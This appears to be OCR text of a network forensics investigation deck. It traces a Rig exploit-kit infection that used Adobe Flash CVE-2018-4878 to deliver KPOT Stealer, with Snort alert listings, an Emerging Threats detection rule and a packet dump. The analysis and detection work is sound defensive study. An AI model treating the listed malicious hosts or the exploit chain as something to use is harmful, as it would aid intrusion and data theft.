


IINVESTIGATION

Investigation Overview

Table of Contents


Key Stages

- Initial Access
- Malware Delivery
- Data Exfiltration
- Second Host Analysis
- Timeline Reconstruction
- Mitigation Strategies

LAN Segment Details

Network Parameters

- Range: 10.0.76.0/24
- Domain: phenomenoc.com
- Domain Controller: 10.0.76.6
- Gateway: 10.0.76.1
- Broadcast Address: 10.0.76.255



Key Findings: Initial Access and Malware

Initial Access

The attacker gained access to the network through a malicious website.


Malware Deployment

A Trojan, specifically Trojan.Cryxos, was deployed to trigger flash.


Exploit

The vulnerability in Adobe Flash (CVE-2018-4878) was exploited to download KPOT Stealer.

First and second Alert



Investigating the first alert



RT	7	seconion-...	5.1175	2019-04-15 21:25:18	10.0.90.175	49351	85.114.134.49	80	6	ET INFO GENERIC SUSPIC...
RT	1	seconion-...	5.1860	2019-06-22 23:46:37	10.0.76.193	64657	10.0.76.6	53	17	ET POLICY DNS Update Fro...
RT	1	seconion-...	5.1861	2019-06-22 23:47:12	10.0.76.109	56860	10.0.76.6	53	17	ET POLICY DNS Update Fro...
RT	3	seconion-...	5.1862	2019-06-22 23:48:05	10.0.76.109	49204	37.46.135.170	80	6	ET CURRENT_EVENTS RIG...
RT	12	seconion-...	5.1863	2019-06-22 23:48:06	37.46.135.170	80	10.0.76.109	49204	6	ET CURRENT_EVENTS Sun...
RT	12	seconion-...	5.1875	2019-06-22 23:48:06	37.46.135.170	80	10.0.76.109	49204	6	ET INFO Suspicious Possibl...
RT	12	seconion-...	5.1887	2019-06-22 23:48:06	37.46.135.170	80	10.0.76.109	49204	6	ET CURRENT_EVENTS Sun...
RT	12	seconion-...	5.1899	2019-06-22 23:48:06	37.46.135.170	80	10.0.76.109	49204	6	ET CURRENT_EVENTS Sun...

IP Resolution | Agent Status | Snort Statistics | System Msg

Reverse DNS | Enable External DNS

Src IP:
Src Name:
Dst IP:
Dst Name:

Whois Query: None | Src IP | Dst IP

Show Packet Data | Show Rule

```
alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"ET POLICY DNS Update From External
net"; byte_test:1,!&,128,2; byte_test:1,!&,64,2; byte_test:1,&,32,2; byte_test:1,!&,16,2;
byte_test:1,&,8,2; reference:url,doc.emergingthreats.net/2009702; classtype:policy-violation;
sid:2009702; rev:5; metadata:created_at 2010_07_30, updated_at 2010_07_30;)
```

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSu
	10.0.76.193	10.0.76.6	4	5	0	142	243	0	0	128	3600

UDP	Source Port	Dest Port	Length	ChkSum
	64657	53	122	48567

DATA		
	70 05 28 00 00 01 00 01 00 03 00 00 0A 70 68 65	p.(.....phe
	6E 6F 6D 65 6E 6F 63 03 63 6F 6D 00 00 06 00 01	nomenoc.com.....
	0F 42 72 69 73 74 6F 6C 2D 63 37 31 66 2D 50 43	.Bristol-c71f-PC
	0A 70 68 65 6E 6F 6D 65 6E 6F 63 03 63 6F 6D 00	.phenomenoc.com.

Search Packet Payload | Hex | Text | NoCase


First Infected Host 10.0.76.109

